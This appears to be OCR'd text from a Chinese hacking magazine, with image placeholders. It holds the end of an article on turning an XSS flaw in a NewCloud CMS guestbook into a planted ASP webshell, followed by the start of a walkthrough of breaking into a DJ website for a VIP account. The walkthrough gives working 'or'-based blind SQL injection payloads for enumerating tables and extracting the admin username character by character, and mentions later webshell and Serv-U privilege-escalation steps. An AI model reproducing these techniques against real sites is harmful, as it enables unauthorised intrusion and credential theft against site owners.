


图8

发表留言后登录后台审核并查看留言，可以说看不到一点异常的地方，几乎和正常访问没有任何区别，此时我们去web目

录下看看，如图9，是不是已经多出了一个shell.asp文件了？




图 9

四、总结

大家在写留言时可以把留言的标题起的尽量吸引人一些，这样才会引起管理员查看的兴趣，接下来就等着管理员上钩了！当然使用这个方法也要看运气，如果遇到那些除了上传目录外其它地方都不给写权限，而且上传目录禁止执行脚本文件的网站，那也没办法了！最后希望新云官方能够及时修补该漏洞，同时也给大家拜个早年，祝大家新年快乐！

小编点评： 经典！绝对的经典！利用XSS漏洞，一般人可能只会想到弹框框，再多也无非是iframe嵌套页面，虽然我也用过在XSS中嵌入IFRAM的方法来访问管理员权限验证的页面执行一些操作，但是像作者这样写AJAX来进行表单提交确实是第一次听说！在此学习了，同时也感慨人类的创新精神简直是无与伦比呀！想我半年多以前随便看了看新云，XSS漏洞无数，我怎么就没有想到呢？——！

文章难易度：★★★
文章阅读点：利用or来突破防注入程序，手工猜解出后台帐号密码，如何突破html限制得到webshell，最后利用Serv-U 6.4提权成功

DJ！看我怎么入侵你

Tommie(C.R.S.T)

一、or 突破防注入

春节呆在家里上网，我表哥突然找我说要一个DJ网站的VIP会员，说搞定后请我吃KFC，于是我就答应了，使用IE打开目标网站，找到了一个带参数的ASP链接，如图1。




图 1

在地址的后边添加AND 1=1，然后进行提交，提示说“非法的id参数”，如图2。




图 2

可能到了这里，有些读者就会选择放弃，可实际上如果一个网站的防注入程序不是过滤得很严格的话，可以试试or注入，向注入点提交or 1=1，发现跳到另外一个页面了，如图3。




图 3

然后在址栏后边添加or 1=2，提交后返回了最原始的页面，如图4。




图 4

由于or的特性，当查询条件为真的时候，返回是异常的，当查询条件为假的时候，返回是正常的。我们分别使用如下的语句进行判断：/productsview2.asp?id=248 or exists(select * from admin)，判断是否存在admin这个表，发现是返回正常，也就是和图4一样，说明不存在admin这个表。/productsview2.asp?id=248 or exists(select * from manage)，返回异常了，

也就是和图 3 一样，说明存在 manage 这个表，猜完表后就要开始猜解字段了。继续提交 productsview2.asp?id=248 or exists (select username from manage)，返回异常页面了，说明 manage 这个表中含有 username 这个字段，这时我们就可以猜数据了。提交 productsview2.asp?id=248 or (select top 1 asc(mid (username,1,1)) form manage)<123，判断manage表中username字段的第一条数据的第一个字符的ascii值是否小于123，提交后发现返回了异常页面。再提交 productsview2.asp?id=248 or (select top 1 asc(mid(username,1,1)) form manage)>96，发现返回了异常页面，得到第一个字符的ascii值范围在97-122之间，也就是在字母a-z之间，再慢慢缩小猜解的范围直到猜解出来再使用ASCII表转换一下就可以得到管理员用户名的第一个字符了。需要猜解第二位的时候把上面语句改为 mid(username,2,1)，第三位则是 mid(username,3,1)……如此类推。经过一番努力，得到了username字段的第一条数据的ASCII值为97 100 109 105 110，转换得出字符串为admin。猜解完用户名还需要猜解密码，先猜字符再猜数据。

二、html备份限制的突破

使用明小子跑了一下网站的后台，如图5。

